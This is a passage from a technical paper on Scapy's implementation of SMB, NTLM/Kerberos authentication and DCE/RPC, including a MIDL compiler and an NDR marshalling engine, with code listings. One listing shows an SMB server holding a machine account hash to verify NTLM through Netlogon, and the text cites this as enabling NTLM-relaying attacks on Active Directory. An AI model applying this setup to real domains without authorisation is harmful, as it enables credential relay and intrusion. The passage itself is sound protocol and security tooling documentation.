


Fig. 10. A demo of "smbclient" in action

Using `SMB` client in scripts Due to how `smbclient` is implemented, all commands can be called either from the CLI or programmatically.

Listing 23: SMB client programmatically

```
>>> from scapy.layers.smbclient import smbclient
>>> cli = smbclient("server1.domain.local",
...                 "Administrator@domain.local",
...                 password="password", cli=False)
>>> shares = cli.shares()
>>> shares
[('ADMIN', 'DISKTREE', 'Remote Admin'),
('C', 'DISKTREE', 'Default share'),
('common', 'DISKTREE', ''),
('IPC', 'IPC', 'Remote IPC'),
('NETLOGON', 'DISKTREE', 'Logon server share '),
('SYSVOL', 'DISKTREE', 'Logon server share '),
('Users', 'DISKTREE', '')]
>>> cli.use('c')
>>> cli.cd(r'Program Files\Microsoft')
>>> names = [x[0] for x in cli.ls()]
>>> names
['.', '..', 'EdgeUpdater']
```

The different procedures are implemented by having a separate "output" friend function that is specifically called when used from the CLI, but is not when called as an API. The same applies to autocompletion. It remains simple to add new commands while keeping both usages.

Listing 24: SMB CLI/API implementation snippet

```
class smbclient(CLIUtil):
    <...>

    @CLIUtil.addcommand(spaces=True, globsupport=True)
    def cat(self, file):
        """
        Print a file
        """
        <...>

    @CLIUtil.addoutput(cat)
    def cat_output(self, result):
        """
        Print the output of 'cat'
        """
        print(result.decode(errors="backslashreplace"))

    @CLIUtil.addcomplete(cat)
    def cat_complete(self, file):
        """
        Auto-complete cat
        """
        <...>
```

SMB client - low-level access For very specific needs, such as doing PoCs, the high-level smbclient might not give enough room for scripting. In that case it's possible to use the underlying functions of the SMB client, to send custom SMB messages directly.

Listing 25: SMB client low-level

```
>>> from scapy.layers.smbclient import smbclient
>>> cli = smbclient("server1.domain.local",
...                 "Administrator@domain.local",
...                 password="password", cli=False)
>>> lowsmbsock = cli.sock
>>> resp = lowsmbsock.sr1(
...     SMB2_Tree_Connect_Request(Path=r"\\server1\share")
... )
```

A lot more examples are available in the official documentation [21].

SMB server The SMB server is implemented entirely inside an Automaton. It is extensible through the addition of "hooks" in the state machine class, for example: adding a hook upon receiving a Tree Connect, or adding a hook that disconnects the user if they try to create a file of a certain type. This allows to fully change the server's behavior.

First, let's see how one would create a SMB server that uses a Kerberos ssp, which not many tools allow you to do:

Listing 26: SMB server Kerberos

```
>>> ssp = ssp=KerberosSSP(
...     KEY=Key(
...         EncryptionType.AES256_CTS_HMAC_SHA1_96,
...         key=bytes.fromhex("0000....."),
...     ),
...     SPN="cifs/server.domain.local",
... )
>>> smbserver(
...     shares=[SMBShare(name="Scapy", path="/tmp")],
...     iface="eth0",
...     ssp=ssp,
... )
```

One could have done the same, using SPNEGO to allow both NTLM and Kerberos.




Fig. 11. Launching a `SMB` server with both `NTLM` and `Kerberos` support




Fig. 12. The `SMB` server in action

3.3 Verifying NTLM sessions with Netlogon

In an AD, the server you're connecting to does not have access to the user's secret, and therefore can't check whether the NTLM authentication is a success or not (unless it's a DC). In this case, the server talks to the DC using a protocol called "Netlogon", and asks it to verify the authentication.




Fig. 13. A simplified view of how NTLM works in a domain: the DC checks whether the authentication should succeed or not

Scapy also implements this mechanism. It can be useful to do so, for instance to realize some of the attacks mentioned in the article "GPOddity: exploiting Active Directory GPOs through NTLM relaying" by Quentin Roland [17]. However, because Scapy implements SSP separately from the servers, it is sufficient to change the NTLM SSP and pass that modified SSP to the SMB server to be able to mimic this behavior.

Scapy provides NTLMSSP_DOMAIN which extends the plain NTLMSSP to support this behavior.

Listing 27: SMB server in a domain (Netlogon)

```
>>> ssp=SPNEGOSSP([
...     NTLMSSP_DOMAIN(
...         DOMAIN_AUTH=(
...             "192.168.0.100",  # DC
...             "DOMAIN",  # Netbios domain name
...             "WIN10",  # Netbios machine account
...             bytes.fromhex("63....."),  # hashNT
...         ),
...     ]
... )
```

This "ssp" however can be used in any of Scapy's servers, and doesn't require a rewrite of each of them.

4 Implementing DCE/RPC

4.1 How does DCE/RPC work ?

A reminder of the general principle of RPC DCE/RPC is a technology that allows a computer to remotely call a function (procedure) on another computer, transparently to the caller.




Fig. 14. General principle of how RPC work

Generally, an RPC proceeds as follows:

1. The client wants to make the following call: `f(1)`. The function `f` is implemented on the server.
2. It calls a "stub", a mockup function. The "function number" as well as the arguments passed to it are encoded into binary by the marshalling engine, then wrapped into a packet.
3. This packet is transmitted to the server.
4. The server marshalling engine receives and decodes this packet according to the "stub", into a function call which is executed.
5. The result of the server function follows the same process in reverse to be received by the client.

The variant of RPCs used by Windows is called DCE/RPC. It was standardized by Open Group in 1997 in a 716-page specification: "*DCE 1.1: Remote Procedure Call*", and later extended with Microsoft's [MS-RPCE]

specification (only 179 pages), which contains extensions to DCE/RPC for Windows' use case.

In the case of DCE/RPC as used by Windows, we first need to define some terminology:

— **RPC Interface**: a set of RPC functions, identified by a UUID and a version number.
— **MIDL**: the interface definition language for RPCs (a kind of pseudo-C)
— **RPC Stub**: a program, compiled from the MIDL definition, that converts the call to the functions defined in the interface into NDR.
— **NDR**: the network encoding format ("marshalled") of the various RPC requests.

The development workflow supported by Microsoft involves using a closed-source compiler, provided by Microsoft in the Windows SDK: `midl.exe`, to compile the MIDL that defines the RPC interfaces into stubs, which can then be used by programs.




Fig. 15. Using midl.exe to compile the MIDL

The marshalling engine used in Windows is implemented in the `rpcrt4.dll` runtime library.

DCE/RPC, from a network standpoint A DCE/RPC connection always proceeds as follows (illustrated figure 16):

1. The client sends a **Bind** containing the following information:
   — The MIDL interface it wants to use, identified by its UUID and version number.
   — The version of NDR it wants to use (NDR 2.0 or NDR64 1.0).
   — The **Auth level**, which indicates whether authentication/integrity/encryption are required or not.

— If required by the **Auth level**, the beginning of an exchange provided by the selected SSP.

The server either accepts or rejects the choice of interface and NDR version, and may provide the next step of the SSP exchange. In the case of NTLM, the client then adds a third packet without response containing the final message of the SSP exchange (Authenticate).

2. The `DCE/RPC` session is then established, and the **client sends requests** corresponding to RPC function calls, identified by their OpNum (operation number), along with the function's input arguments encoded in NDR. The **server processes these requests** and replies with a status and the function's output arguments, also encoded in NDR.

4.2 Microsoft Interface Definition Language (MIDL)

Format Definition Here is a very simple example of a MIDL interface, defining a single function `addition`:

Listing 28: Sample MIDL interface

```
[
    uuid(e1af8308-5d1f-11c9-91a4-08002b14a0fa),
    version(3.0)
]
interface demo
{
    void addition(
        [in] long nombre1,
        [in] long nombre2,
        [out] long* resultat,
        [out] error_status_t* status
    );
}
```

A MIDL interface contains:
— a **header**: UUID, version (+ global parameters)
— the **functions** that make up the interface
— the **structures** used within the functions (none in the example above)

A **function**, in turn, consists of:
— a name *(here: addition)*
— an operation number (incremental, starting at 0)
— parameters




Fig. 16. Overview of how `DCE/RPC` works on the network

Data Typing of MIDL is developped in the **online version** of this paper. You can take a look for more details.

MIDL compilation There are at least two well-known MIDl compilers available:

— **midl.exe**: the official Windows compiler, previously mentioned, $MIDL \rightarrow stubs\ C$

— **pidl**: the compiler from the `Samba` project, written in Perl $MIDL \rightarrow samba/wireshark\ dissector$

midl.exe is closed-source, and thus cannot be modified for use outside a Windows environment, or to adapt it for a Python implementation of RPCs.

pidl follows a paradigm very close to C: it is not easy to generate anything other than C from pidl.

For this reason, the `impacket` project, the most well-known Python implementation of `DCE/RPC`, relies on a manual interpretation of IDLs and their re-writing in Python (by hand), a particularly tedious process.

4.3 Network Data Representation (NDR) - Why `DCE/RPC` marshalling is hard.

As a reminder:

— **NDR (Network Data Representation):** network representation of RPC operation parameters.

— **Marshalling:** conversion of RPC operation parameters into a byte stream in NDR format.

There are two versions of NDR, both supported by Windows and negotiated during the `DCE/RPC` bind:

— NDR 2.0: defined in `DCE/RPC` 1.1 [11], 1997;

— NDR64 1.0: defined in [MS-RPCE] [8], a modified version of NDR 2.0.

The main difference is that NDR64 encodes many integers (pointers, sizes, etc.) using 64 bits instead of 32 bits in NDR.

It is worth noting that:

— It seems that some NDR features of the original `DCE/RPC` specification are very rarely used, if ever, by Windows (for example, multi-dimensional arrays);

— The amount of code required for converting to NDR is very large (and has historically been a source of many vulnerabilities).

Marshalling of Primitive Types MIDL's primitive types are encoded in NDR in a relatively straightforward manner:




Fig. 17. NDR marshalling of primitive types

Each primitive type is aligned according to its size. For example, a 2-byte short is aligned on 2-byte boundaries relative to the start of the packet, and an 8-byte long is aligned on 8-byte boundaries.

For example, the following MIDL structure:

```
struct mystruct {
    char a;  // 1 byte
    short b;  // 2 bytes
    long c;  // 8 bytes
};
```

Will be represented as follows in NDR 2.0:




Fig. 18. Alignment of primitive types

Marshalling of Constructed Types Constructed types introduce an additional level of complexity, starting with the fact that there are many variants of these types, which lead to differences in the NDR representation of structures.




Fig. 19. All NDR constructed types

These types are distinguished through MIDL attributes, or by special syntax in the IDL. For example, the attributes `[ptr]`, `[unique]`, or `[ref]` allow one to choose between the `Full`, `Unique`, or `Reference` pointer types. Of course, they all have different formats on the wire.

In the **online version** of this paper, you will find more examples of the complexity of `DCE/RPC` marshalling.

The key takeaway is that the NDR representation was designed to be extremely efficient from a memory standpoint, which makes it very complex to implement. Creating a marshalling engine for NDR requires considerably more effort than for more common protocols. This is why so few implementations of NDR exist.

4.4 Implementing `DCE/RPC` in Scapy

Summary of the requirements Let's draft a summary of what we need to fully implement `DCE/RPC` in Scapy.




Fig. 20. Components we need for a full `DCE/RPC` implementation

MIDL:
— It's necessary to compile the MIDL definition of an interface into a stub;
— MIDL syntax is complex (basically C with extra attributes, field relations, etc.)

NDR:
— Is a relatively complex encoding, quite hard to implement;
— The specification is a monolith, with an extraordinary amount of edge-cases.

Implementation of a MIDL Compiler: midl-to-scapy The no-compromise solution to solve the problem of transforming MIDL into a Stub is to implement a MIDL compiler. This solution is costlier initially, but it avoids continuing the tedious task of manually transcribing structures (like `impacket` does).

It should be mentionned that I am in not an expert in compilation theory.

The **compiler is called midl-to-scapy**. Written in Python, this small project parses the MIDL and generates the corresponding Scapy implementation for RPC structures, functions, and interfaces:




Fig. 21. Structure of the midl-to-scapy compiler

This program is structured in 4 steps, and 4 files (see table 5). The very nice PLY library [1] by David Beazley is used to perform the lexical and syntactic analysis.

File	Input	Output	Description
`midl_parser.py`	MIDL	AST	Performs lexical and syntactic analysis using the `Python Lex-Yacc` (PLY) library.
`midl_convert.py`	AST	Objects	Converts the PLY Syntax Tree into Python objects based on the type of instructions.
`midl_resolve.py`	Objects	Interfaces	Group the objects into interfaces. Resolves names, parameters, types, etc.
`scapy_obj.py`	Interfaces	Scapy Code	Generates Scapy classes representing RPC requests, responses, and all intermediate structures.

Table 5. From MIDL to scapy code.

Demo Let's demonstrate **midl-to-scapy**. Consider the following IDL, defining the very simple interface `demo` containing a single function `addition`.

```
import "win/ms-dtyp.idl";

[
    uuid(e1af8308-5d1f-11c9-91a4-08002b14a0fa),
    version(3.0)
]
interface demo
{
    void addition(
        [in] long nombre1,
        [in] long nombre2,
        [out] long* resultat,
        [out] error_status_t* status
    );
}
```

Fig. 22. Test MIDL interface for midl-to-scapy: demo.idl

The `addition` function has two input parameters and two output parameters. Therefore, we need to compile this function into a request stub with the first two parameters, and a response stub with the last two.

Let's begin by visualizing the output of the lexical analysis of such an IDL. The lexer (`Lex`) recognized the entire file as composed of valid lexemes, and the parser (`Yacc`) validated the grammar and constructed a superficial syntax tree.

```
python3 midl_parser.py demo.idl

[
    ('import', 'win/ms-dtyp.idl'),
    ('interface', 'demo', None,
        [
            ('call', 'uuid',
            ↪  ['e1af8308-5d1f-11c9-91a4-08002b14a0fa']),
            ('call', 'version', [3.0])
        ],
        [
            ('func', [], [('id', 'void')], 'addition', [([('id',
            ↪  'in')], [('id', 'long')], ('id', 'nombre1')), ...
        ]
    )
]
```

Let's now visualize the output of the semantic analyzer:

```
python3 midl_resolve.py demo.idl

Environment: 0 structures, 1 functions
- <ScapyFunc addition void (nombre1[] long, nombre2[]
↪  long)->(resultat['ref'] long, status['ref'] error_status_t)>
- <Interface definition demo>
```

At this stage, the syntax tree has been deepened and restructured to define the different functions composing the MIDL, associated with an interface, as objects. These objects will then be used by the generator to create Scapy classes.

Finally, let's call the compiler on this IDL:

```
python3 midl_to_scapy.py demo.idl > demo.py
```

The resulting file `demo.idl` (figure 23) contains:

— The request packet `addition_Request`, sent by the client.
— The response packet `addition_Response`, sent in reply to the previous one by the server.
— The imports to define these packets.
— A hook that registers the `demo` interface with the Scapy interface management engine.

```python
"""
RPC definitions for the following interfaces:
- demo (v3.0): e1af8308-5d1f-11c9-91a4-08002b14a0fa
This file is auto-generated by midl-to-scapy, do not modify.
"""

from scapy.layers.dcerpc import (
    register_dcerpc_interface,
    DceRpcOp,
    NDRIntField,
    NDRPacket,
    NDRSignedIntField,
)

class addition_Request(NDRPacket):
    fields_desc = [NDRSignedIntField("nombre1", 0),
                   NDRSignedIntField("nombre2", 0)]

class addition_Response(NDRPacket):
    fields_desc = [NDRSignedIntField("resultat", 0),
                   NDRIntField("status", 0)]

DEMO_OPNUMS = {0: DceRpcOp(addition_Request, addition_Response)}
register_dcerpc_interface(
    name="demo",
    uuid=uuid.UUID("e1af8308-5d1f-11c9-91a4-08002b14a0fa"),
    version="3.0",
    opnums=DEMO_OPNUMS,
)
```

Fig. 23. Output of midl-to-scapy: demo.py

We can now use the IDL scrapper from "RPC toolkit" by Akamai Research Group [16], to retrieve all the IDLs from Microsoft's documentation. It is possible to retrieve 117 RPC interface files, and compile them all with `midl-to-scapy`.

The 117 compiled RPCs are packaged under a PyPi wheel called "scapy-rpc".[3] This project also contains the compiler. It is separate to allow for a faster release schedule, and plugs seamlessly into Scapy thanks to a plugin system.

[3] Available at https://github.com/gpotter2/scapy-rpc

4.5 Implementing the DCE/RPC marshalling engine

Scapy works by composing its structures, "packets" with "fields". Each field is the equivalent of a member in a structure. To implement NDR in Scapy, we first need to implement fields capable of dissecting and constructing the different types of NDR (both primitive and constructed).

In practice, here are the various fields that have been implemented:

— `NDR(Signed)?(Short|Int|Long)Field`
— `NDRIEEE(Float|Double)Field`
— `NDRInt3264Field`
— `NDR(Full|RefEmb)PointerField`
— `NDR(Conf)?(Var)?(Packet|Field)ListField`
— `NDR(Conf)?VarStr(Len|Null)Field(Utf16)?`
— `NDRUnionField`
— `NDREnumField`
— `NDRPacket`

This corresponds to about 1200 lines of code, which is relatively significant for marshalling code, but this is explained by the complexity of handling all the cases in the specification, especially those studied in section 4.3. This code is shipped with Scapy starting from 2.6.0+.

The NDR engine supports some rather unconventional features:

— NDR64 (by passing the parameter `ndr64=True`)
— Little & Big endian `ndrendian='big'`. The specification indeed specifies that in NDR, each field can be encoded either in little-endian or big-endian, depending on a negotiated option.

We have implemented an engine capable of parsing and constructing structures encoded in NDR. All that remains is to **implement the "server" and "client" interfaces of DCE/RPC**, as previously shown in figure 16.

4.6 Scapy's DCE/RPC Server and Client

DCE/RPC Server Scapy provides a DCE/RPC server class `DCERPC_Server`. This server automatically handles the initial steps of a connection (Bind), then exposes an API to respond to the various RPC requests sent by a client. We will skip the implementation details and focus directly on how to use it. Here is an example of a DCE/RPC server responding to a single RPC operation from [MS-SRVS], implemented using the engine added to Scapy:

Listing 29: Implementing a DCE/RPC server

```
from scapy.layers.dcerpc import *
from scapy.layers.msrpce.all import *

class MyRPCServer(DCERPC_Server):
    @DCERPC_Server.answer(NetrWkstaGetInfo_Request)
    def handle_NetrWkstaGetInfo(self, req):
        """
        NetrWkstaGetInfo [MS-SRVS]
        "returns information about the configuration of a
↪   workstation."
        """
        return NetrWkstaGetInfo_Response(
            WkstaInfo=NDRUnion(
                tag=100,
                value=LPWKSTA_INFO_100(
                    wki100_platform_id=500,  # NT
                    wki100_ver_major=5,
                ),
            ),
            ndr64=self.ndr64,
        )
```

This very simple server responds to the `NetrWkstaGetInfo` operation, returning the operating system version (here: Windows NT 5).

It's possible to start this server over multiple transports, like IP/TCP or SMB. For instance, here's how you would start it so that it listens over SMB:

Listing 30: Starting our DCE/RPC server

```
MyRPCServer.spawn(
    DCERPC_Transport.NCACN_NP,
    ssp=NTLMSSP(
        IDENTITIES={
            "User1": MD4le("Password"),
        }
    ),
    iface="eth0",
    port=445,
    ndr64=True,
)
```

You can see that it too is using a "ssp" attribute to provide authentication and encryption/integrity.

DCE/RPC client Similarly, the DCE/RPC client implements the mechanism shown in figure 16, and its implementation will not be detailed. Here is an example of a call to the Scapy DCE/RPC client to execute a ping function ServerAlive_Request, located on the MIDL interface IObjectExporter. In the example below, the NTLM SSP is used to provide authentication during the Bind.

Listing 31: Implementing a DCE/RPC client

```
from scapy.layers.dcerpc import *
from scapy.layers.msrpce.all import *

client = DCERPC_Client(
    DCERPC_Transport.NCACN_IP_TCP,
    auth_level=DCE_C_AUTHN_LEVEL.PKT_INTEGRITY,
    ssp=NTLMSSP(
        IDENTITY=("User", MD4le("Password"))
    ),
    ndr64=False,
)
client.connect("192.168.0.100")
client.bind(find_dcerpc_interface("IObjectExporter"))

resp = client.sr1_req(ServerAlive_Request(ndr64=False))
resp.show()
```

```
user@debian:/scapy-rpc/scapy-rpc$ python rpcclient_demo.py
| Connecting to 192.168.0.100 on port 135...
└ Connected from ('192.168.0.2', 59950)
>> DceRpc5Bind on <DCE/RPC Interface IObjectExporter v0>
<< DceRpc5BindAck port '135' using NDR32
>> REQUEST: ServerAlive_Request
<< RESPONSE: ServerAlive_Response
###[ ServerAlive_Response ]###
  status    = 0
```

Fig. 24. Running our DCE/RPC demo client

As usual, more examples are available in the documentation [22].

4.7 Summary of the DCE/RPC implementation

To sum up, here are the requirements of a DCE/RPC implementation, with the different technical solutions implemented to address them.

